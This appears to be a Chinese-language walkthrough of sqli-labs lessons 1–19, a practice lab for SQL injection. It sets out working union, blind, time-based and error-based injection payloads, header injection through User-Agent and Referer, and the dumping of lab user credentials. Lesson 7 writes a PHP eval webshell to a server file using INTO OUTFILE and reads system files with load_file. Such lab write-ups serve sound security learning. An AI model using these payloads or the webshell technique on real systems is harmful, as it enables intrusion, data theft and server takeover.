sqlilab Less-1

注入流程：数据库→数据表→列→数据项

```
?id=1//一直到id=14均由显示，id=15无
```

> 回显：Your Login name:Dumb
> Your Password:Dumb

```
?id=1'
```

sql语句：select ...... from ...... where id='id' limit 0,1;

> 回显：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

1‘的'与原sql语句中的'闭合

出现报错：

'1'' LIMIT 0,1多了一个‘→删去多余的’

```
'or 1=1--+
```

sql语句：select ...... from ...... where id='id' or 1=1--+ limit 0,1;
回显正常

--+/#/%23均是注释，使后面命令成为注释而失效

limit子句用于限制查询结果返回的数量，常用于分页查询。**limit m,n m是记录开始的位置，n指取n条记录1**，i=0时可省略。limit 0,1 表示从第一条记录开始，取一条记录，即返回第一个表名，limit 1,1即返回第二个表名

order by语句

order by 1-99语句可以查询该数据表的字段数量

```
?id=1' order by 3--+
```

order by 3以内正常，超过3错误，说明有三列

```
?id=1' order by 4--+
回显：Unknown column '4' in 'order clause'
```

然后用判断其第几列有回显

union注入

```
?id=-1' union select 1,2,3--+
```

> 回显：Your Login name:2
> Your Password:3

这里注意**id后面的数字要采用一个不存在的数字**，比如-1 -100都可以(**因为数据库中没有-1的数据，所以会返回union select的结果**)

意味着在2,3的位置可以输入mysql语句，尝试在2位置查询数据库名

2,3列有回显，可以爆破数据库，列，以及用户和密码

```
?id=-1' union select 1,2,database()--+
```

> 回显：Your Login name:2
> Your Password:security

查看得到库名security

爆破数据库

```
?id=-1' union select 1,group_concat(schema_name),3 from
information_schema.schemata--+
```

sql语句:SELECT * FROM users WHERE id='-1'union select 1,group_concat(schema _name),3 from information_schema.schemata--+ LIMIT 0,1

> 回显：Your Login name:information_schema,challenges,mysql,performance_schema,security,sys,viking
> Your Password:3

GROUP_CONCAT函数返回一个字符串结果，该结果由分组中的值连接组合而成。

UNION 内部的 SELECT 语句必须拥有相同数量的列。列也必须拥有相似的数据类型。同时，每条 SELECT 语句中的列的顺序必须相同。

```
?id=-1' union select 1,2,group_concat(table_name) from
information_schema.tables--+
```

> 回显：Your Login name:2
> Your Password:CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,GLOBAL_VARIABLES,KEY_COLUMN_USAGE,OPTIMIZER_TRACE,PARAMETERS,PARTITIONS,PLUGINS,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,SCHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLES,STATISTICS,TABLES,TAB

爆security数据库的数据表

```
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables
where table_schema='security'--+
```

sql语句：SELECT * FROM users WHERE id='-1'union select 1,group_concat(table_n ame),3 from information_schema.tables where table_schema='security'--+ LIMIT 0,1

> 回显：Your Login name:emails,referers,uagents,users
> Your Password:3

爆破users表的列

```
?id=-1’ union select 1,group_concat(column_name),3 from
information_schema.columns where table_name=‘users’--+
```

sql语句：SELECT * FROM users WHERE id=’-1’union select 1,group_concat(column _name),3 from information_schema.columns where table_name=’users’--+ LIMIT

> 显示：Your Login name:USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password
> Your Password:3

或者

```
?id=-1' union select 1,2,group_concat(column_name) from
information_schema.columns where table_name='users'--+
```

> 回显：Your Login name:2
> Your Password:USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password

爆数据

```
?id=-1' union select 1,2, group_concat(concat_ws('~',username,password)) from
security.users--+
```

> 回显：Welcome Dhakkan
> Your Login name:2
> Your Password:Dumb~Dumb,Angelina~I-kill-you,Dummy~p@ssword,secure~crappy,stupid~stupidity,superman~genious,batman~mob!le,admin~admin,admin1~admin1,admin2~admin2,admin3~admin3,dhakkan~dumbo,admin4~admin4

CONCAT_WS(separator,str1,str2,...)是CONCAT()的特殊形式。第一个参数是其它参数的分隔符。分隔符的位置放在要连接的两个字符串之间。分隔符可以是一个字符串，也可以是其它参数。要在''或者""里面

Mysql 有一个系统数据库 information_schema，存储着所有的数据库的相关信息，一般的， 我们利用该表可以进行一次完整的注入。以下为一般的流程:

- 猜数据库 select schema_name from information_schema.schemata
- 猜某库的数据表 select table_name from information_schema.tables where table_schema=’xxxxx’
- 猜某表的所有列 Select column_name from information_schema.columns where table_name=’xxxxx’
- 获取某列的内容 Select * * * from * * * *

参考：(5条消息) sqli-lab教程——1-35通关Writeup_地址ch3nye.top-CSDN博客

(5条消息) SQL注入必备知识初级_地址ch3nye.top-CSDN博客

《web安全攻防：渗透测试指南》

sqlilab less 2

```
?id=1
```

回显正常

```
?id=1'
```

错误信息：' LIMIT 0,1

奇数个单引号破坏了查询→查询代码使用了整数

sql语句：select*from table where id=……;

爆输出库

```
id=-1 union select 1,2,3 --+
```

提示2,3位置有回显

```
?id=-1 union select 1,group_concat(schema_name),3  from
information_schema.schemata--+
```

> 回显：Your Login name:information_schema,challenges,mysql,performance_schema,**security**,sys,viking
> Your Password:3

爆security数据库的数据表

```
?id=-1 union select 1,group_concat(table_name),3  from information_schema.tables
where table_schema='security'--+
```

> 回显：Your Login name:emails,referers,uagents,**users**
> Your Password:3

爆users的列

```
?id=-1 union select 1,group_concat(column_name),3  from
information_schema.columns where table_name='users'--+
```

> 回显：Your Login name:USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,**username,password**
> Your Password:3

爆数据

```
?id=-1 union select 1,username,password from users where id=2--+
```

> 回显： Your Login name:Angelina
> Your Password:I-kill-you

---

sqlilab less 3

```
?id='
```

错误信息："') LIMIT 0,1

```
?id=1')--+
```

回显正常

sql语句：SELECT * FROM users WHERE id=('......') limit0,1;

爆破

```
?id=-1') union select 1,2,3--+
```

提示2,3位置有回显

```
?id=-1') union select 1,group_concat(schema_name),3 from
information_schema.schemata --+
```

数据库有information_schema,challenges,mysql,performance_schema,**security**,sys,viking

```
id=-1') union select 1,group_concat(table_name),3 from information_schema.tables
where table_schema='security' --+
```

数据库users的数据表有emails,referers,uagents,**users**

```
?id=-1') union select 1,group_concat(column_name),3 from
information_schema.columns where table_name='users' --+
```

user表的列有USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,**username,password**

```
?id=-1') union select 1,username,password from users where id=2 --+
```

> 回显：Your Login name:Angelina
> Your Password:I-kill-you

---

sqlilab less 4

```
?id=1"
```

报错："1"") LIMIT 0,1

```
id=1")--+
```

回显正常

```
?id=-1") union select 1,2,3 --+
```

2,3位置回显

依次爆数据库、表、列

```
?id=-1") union select 1,2,group_concat(schema_name) from
information_schema.schemata --+
```

> information_schema,challenges,mysql,performance_schema,**security**,sys,viking

```
?id=-1") union select 1,2,group_concat(table_name) from
information_schema.tables where table_schema='security'--+
```

> emails,referers,uagents,**users**

```
?id=-1") union select 1,2,group_concat(column_name) from
information_schema.columns where table_name='users'--+
```

USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,**username,password**

```
?id=-1") union select 1,username,password from users where id=2--+
```

---

sqlilab less 5

查看原代码发现不会返回数据库的数据，进行盲注

布尔型手工注入

爆数据库

```
id=1' and length(database())=8--+
```

更改数字直至8时有显示，说明数据库长度为8

```
id=1' and left(database(),1)>'s'--+
```

至‘s’时无显示→第一位是‘s’

```
?id=1' and left(database(),2)>'se'--+
```

第二位‘e’

……(通过用>或者=)

```
?id=1' and left(database(),8)>'security'--+
```

数据库为security

爆数据表

```
?id=1' and left((select table_name from information_schema.tables where
table_schema=database() limit 1,1),1)>'r'--+
```

第一个表的第一位是r

```
?id=1' and left((select table_name from information_schema.tables where
table_schema=database() limit 1,1),7)='referer'--+
```

第一张表为referer

……

```
?id=1' and left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),4)='user'--+
```

第三张表users

爆列名

```
?id=1' and left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password'--+
?id=1' and left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username'--+
```

第四个字段为username,第五个字段为password

爆字段

```
?id=1' and left((select password from users order by id limit 0,1),4)='dumb'--+
?id=1' and left((select username from users order by id limit 0,1),4)='dumb'--+
```

第一个用户名dumb密码dumb。**mysql对大小写不敏感，所以不知道dumb的大小写**

sqlilab less 6

```
?id=1"--+
```

爆数据库

```
?id=1" and length(database())=8--+
```

数据库8位

```
?id=1" and left(database(),8)='security'--+
```

数据库名security

left()函数 Explain:database()显示数据库名称，**left(a,b)从左侧截取 a 的前 b 位**

爆数据表

```
?id=1" and left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),5)='users'--+
```

得到第三张表users

爆列

```
?id=1" and left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username'--+
?id=1" and left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password'--+
```

第四个列username第五个列password

爆字段

```
?id=1" and left((select password from users order by id limit 0,1),4)='dumb'--+
?id=1" and left((select username from users order by id limit 0,1),4)='dumb'--+
```

参考：(5条消息) sqli-lab教程——1-35通关Writeup_地址ch3nye.top-CSDN博客

《mysql注入天书》

sqlilab less 7

开启读写权限(本地)

```
?id=1')) or 1=1--+
```

sql语句：SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1

标题dump into outfile→利用文件导入的方式进行注入

打开mysql

```
show global variables like '%secure%';
```

> secure_file_priv |NULL|

修改一下MySQL下的my.ini配置文件即可。在文件中加入：secure_file_priv=启用读写权限

> secure_file_priv | |

利用less 1查找路径，打开less 1

```
?id=9999' union select 1,@@basedir,@@datadir--+
```

> Your Login name:/www/server/mysql/
> Your Password:/www/server/data/

注入一句话木马

```
?id=1')) UNION SELECT 1,2,'<?php @eval($_POST["attack"]);?>' into outfile
"/www/server/data/222.php" --+
```

蚁剑连接，再直接查看数据库文件即可

此处因为目标靶机问题，无权限修改，只有读取权限

服务器的问题，不是语句的问题，木马写的进去但是权限不够

插入一句话木马

#####

> 这里插个小扩展：
>
> winserver的iis默认路径c:\Inetpub\wwwroot
>
> linux的nginx一般是/usr/local/nginx/html，/home/wwwroot/default，/usr/share/nginx，/var/www/htm等
>
> apache 就.../var/www/htm，.../var/www/html/htdocs
>
> phpstudy 就是...\PhpStudy20180211\PHPTutorial\WWW\
>
> xammp 就是...\xampp\htdocs
> ————————————————
> 版权声明：本文为CSDN博主「地址ch3nye.top」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。
> 原文链接：https://blog.csdn.net/qq_41420747/article/details/81836327

导入导出相关操作

load_file()导出文件

Load_file(file_name):读取文件并返回该文件的内容作为一个字符串。

常用路径： http://www.cnblogs.com/lcamry/p/5729087.html

示例

-
  ```
  Select
  1,2,3,4,5,6,7,hex(replace(load_file(char(99,58,92,119,105,110,100,111,119,11
  5,92, 114,101,112,97,105,114,92,115,97,109)))
  ```

  利用 hex()将文件内容导出来，尤其是 smb 文件时可以使用。

-
  ```
  -1 union select
  1,1,1,load_file(char(99,58,47,98,111,111,116,46,105,110,105))
  ```

  “char(99,58,47,98,111,111,116,46,105,110,105)” 就是“c:/boot.ini”的 ASCII 代码

-
  ```
  -1 union select 1,1,1,load_file(0x633a2f626f6f742e696e69)
  ```

  “c:/boot.ini”的 16 进制是“0x633a2f626f6f742e696e69”

-
  ```
  -1 union select 1,1,1,load_file(c:\\boot.ini)
  ```

路径里的/用 \代替

导入到文件

SELECT.....INTO OUTFILE 'file_nam

可以把被选择的行写入一个文件中。该文件被创建到服务器主机上，因此必须拥有 FILE 权限才能使用此语法。file_name 不能是一个已经存在的文件

两种方式：

1、直接将select内容导入到文件中

```
Select version() into outfile “c:\\phpnow\\htdocs\\test.php”
```

此处将 version()替换成一句话，< ?php @eval($_post[“mima”])?>

```
Select  < ?php @eval($_post[“mima”])?> into outfile
“c:\\phpnow\\htdocs\\test.php”
```

直接连接一句话就可以了，其实在 select 内容中不仅仅是可以上传一句话的，也可以上传很 多的内容

2、修改文件结尾

```
Select version() Into outfile “c:\\phpnow\\htdocs\\test.php”
```

LINES TERMINATED BY 0x16 进制文件

通常是用'\r\n'结尾，此处我们修改为自己想要的任何文件。同时可以用 FIELDS TERMINATED BY 16 进制可以为一句话或者其他任何的代码，可自行构造。在 sqlmap 中 os-shell 采取的就是 这样的方式

sqlilab less8

正常是显示you are in......照常盲注，跟less5一样

```
?id=1' and length(database())=8--+
?id=1' and left(database(),8)='security'--+
?id=1' and left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),4)='user'--+
?id=1' and left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username'--+
?id=1' and left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password'--+
?id=1' and left((select username from users order by id limit 0,1),4)='dumb'--+
?id=1' and left((select password from users order by id limit 0,1),1)='1'--+
```

sqlilab less9

还是you are in......用时间盲注试试

```
?id=1' and sleep(5)--+
```

单引号注入

```
?id=1' and if(length(database())=8,sleep(5),1)--+
```

库名长度8

```
?id=1' and if(left(database(),8)='security',sleep(5),1)--+
```

库名'security'

```
?id=1' and if(left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),5)='users',sleep(5),1)--+
```

第三个表users

```
?id=1' and if(left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password', sleep(5), 1) --+
?id=1' and if(left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username', sleep(3), 1) --+
```

```
?id=1' and if(left((select password from users order by id limit 0,1),4)='dumb'
, sleep(3), 1) --+
?id=1' and if(left((select username from users order by id limit 0,1),4)='dumb'
, sleep(3), 1) --+
……
```

sqlilab less10

将上面的'改为“

```
?id=1" and if(length(database())=8,sleep(5),1)--+
?id=1" and if(left(database(),8)='security',sleep(5),1)--+
?id=1" and if(left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),5)='users',sleep(5),1)--+
?id=1" and if(left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username', sleep(3), 1) --+
```

sqlilab less11

两个输入框是可以输入特殊符号的

随便输入一个特殊处理的username和password

Username:	**abc' or 1=1 #**
Password:	**abc**

> Your Login name:Dumb
> Your Password:1

成功登陆

可以在username的位置输入sql语句，用第一关的语句加在abc'后面即可

Username：	abc' union select 1,database()

> Your Password:security

同理

```
abc' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
```

> Your Password:emails,referers,uagents,**users**

```
abc' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #
```

> Your Password:USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,**username,password**

```
abc' union select username,password from users where id=1 #
```

> Your Login name:Dumb
> Your Password:1

或者用下面语句显示出所有的users中的值

```
abc' union select 1,group_concat(username,0x3a,password) from users #
```

sqlilab less12

> 1") LIMIT 0,1

```
abc") or 1=1 #
```

成功

下面与11题重复

```
abc") union select 1,database() #
abc") union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
abc") union select 1,group_concat(column_name) from information_schema.columns where table_name='users' #
abc") union select username,password from users #
......
```

sqlilab less13

> ') and password=('1') LIMIT 0,1

```
a') or 1=1 #
```

正确sql语句时无回显，要用盲注了，类似less5的盲注

```
a') or length((select database()))=8 #
a') or left((select database()),8)='security' #
a') or left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),5)='users' #
a') or left((select column_name from information_schema.columns where
table_name='users' limit 4,1),8)='username' #
a') or left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password' #
a') or left((select username from users order by id limit 0,1),4)='Dumb' #
......
```

sqlilab less14-16

less14反复尝试得到是双引号闭合，照搬less13，闭合方式改一下就行

less15则是单引号闭合，老样子照搬上面的

less16是双引号+单括号 ")

本来想拿16试下时间盲注，但是一用sleep这几道题就会刷新很久明显长于我输入的时间很多，之前的时间盲注就不会

并且会弹登陆失败，如下面第一行语句，长度为8时就会长时间刷新然后还登陆失败，但长度随便改为别的就不会，反而登陆成功

```
a") or if(length(database())=8,sleep(1),1) #
a") or if(left(database(),8)='security',sleep(1),1) #
a") or if(left((select table_name from information_schema.tables where
table_schema=database() limit 3,1),5)='users',sleep(1),1) #
a") or if(left((select column_name from information_schema.columns where
table_name='users' limit 5,1),8)='password', sleep(1), 1) #
......
```

sqlilab less17

这是模拟登录后的密码修改界面而不是登陆界面（一开始没注意页面给到[PASSWORD RESET] 提示，一直在username地方写语句）→用户名需要是数据库中已经存在的，在password而不是username处注入

User Name :	**Dumb**
New Password :	**1'**

> Dumb'

注意，只要用户名正确都会返回成功修改密码的图片，password处语句出错才会弹错误信息

报错注入

extractvalue() :对XML文档进行查询的函数

语法：extractvalue(目标xml文档，xml路径)

```
a'and extractvalue(1,concat(0x7e,(select database()),0x7e))#
```

> XPATH syntax error: '~security~'

```
1' and extractvalue(1,concat(0x7e,(select group_concat(schema_name) from
information_schema.schemata),0x7e)) #
```

本来最初还是懒得改"a"，但是给我弹Truncated incorrect **DOUBLE** value: 'a'只能换类型随便换了个数字1

> XPATH syntax error: '~**information_schema**,blog,challen'

```
1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema=database()),0x7e)) #
```

> XPATH syntax error: '~emails,referers,uagents,**users**~'

```
1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_name='users'),0x7e)) #
```

> XPATH syntax error: '~USER,CURRENT_CONNECTIONS,TOTAL_'

这里显示位数有限，不够长了用substring()控制长度

```
1' and extractvalue(1,concat(0x7e,substring((select group_concat(column_name)
from information_schema.columns where table_name='users'),34,33),0x7e)) #
```

其中34是开始的位数，33是显示的位数，反复修改这两个位置的数，得到所需要的数据

> XPATH syntax error: '~NNECTIONS,id,**username,password**~'

```
1' and extractvalue(1,concat(0x7e,(select group_concat(':',username,password)
from users),0x7e)) #
```

本来以为这样能结束但是弹You can't specify target table 'users' for update in FROM clause，无法直接得到数据，需要先把users表中数据暂存一下再从这个暂存的表中提取


```
1' and extractvalue(1,concat(0x7e,(select concat_ws(':',username,password) from
(select username,password from users)abc limit 0,1),0x7e)) #
//这里的abc随便起个名字
```

> XPATH syntax error: '~**Dumb:1**'

慢慢修改limit依次得到其他用户信息

sqlilab less18

先拿之前的账号密码试一下



Welcome Dhakkan

Username : Dumb


Password : 1

Your IP ADDRESS is: 113.54.226.66

Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

SUCCESSFULLY LOGGED IN

burp抓包



```
POST /sqlilabstest/Less-18/ HTTP/1.1
Host: 81.68.98.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0)
Gecko/20100101 Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://81.68.98.35
Connection: close
Referer: http://81.68.98.35/sqlilabstest/Less-18/
Upgrade-Insecure-Requests: 1

uname=Dumb&passwd=1&submit=Submit
```

试着改改User-Agent的值，发现回显是User-Agent后面输入的

其他的照搬17中错误注入

```
' and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '1'='1
```

> XPATH syntax error: '~security~'

但是我企图替换select语句时，就没有回显，暂时不知道怎么弄，于是换方式了

```
' or updatexml(1,concat(0x7e,(database())),0),'','')#
```

> XPATH syntax error: '~security'

```
' or updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema=database())),0),'','')#
```

> XPATH syntax error: '~emails,referers,uagents,users'

```
' or updatexml(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_name='security' and
table_name='users')),0),'','')#
//或者跟less17一样不对table_schema限制，而是控制显示的位数来显示后面的列
```


> XPATH syntax error: '~id,username,password'

```
' or updatexml(1,concat(0x7e,(select * from (select
concat_ws(0x7e,username,password) from users limit 0,1) a)),0),'','')#
```

> XPATH syntax error: '~Dumb~1'

sqlilab less19

拿Dumb 1试一下



Your IP ADDRESS is: 113.54.230.90
Your Referer is: 123

http://81.68.98.35/sqlilabstest/Less-19/

☑ Post data ☑ Referer ☐ User Agent ☐ Cookies Clear All

uname=Dumb&passwd=1

R 123

refer会有回显

```
1' and updatexml(1,concat(0x7e,(select database()),0x7e),1) and '1'='1
```

> XPATH syntax error: '~security~'

```
1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables
where table_schema=database()),0x7e),1) and '1'='1
```

> Subquery returns more than 1 row

告诉我返回的多于一行，所以我用limit限制一下输出的数据

```
1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables
where table_schema=database() limit 3,1),0x7e),1) and '1'='1
```

> XPATH syntax error: '~users~'

或者直接

```
1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema=database()),0x7e),1) and '1'='1
```

> XPATH syntax error: '~emails,referers,uagents,users~'

```
1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='users'),0x7e),1) and '1'='1
```


> XPATH syntax error: '~id,username,password~'

```
1' and updatexml(1,concat(0x7e,(select concat_ws(':',username,password) from
(select username,password from users)abc limit 0,1),0x7e),1) and '1'='1
```

> XPATH syntax error: '~Dumb:1'

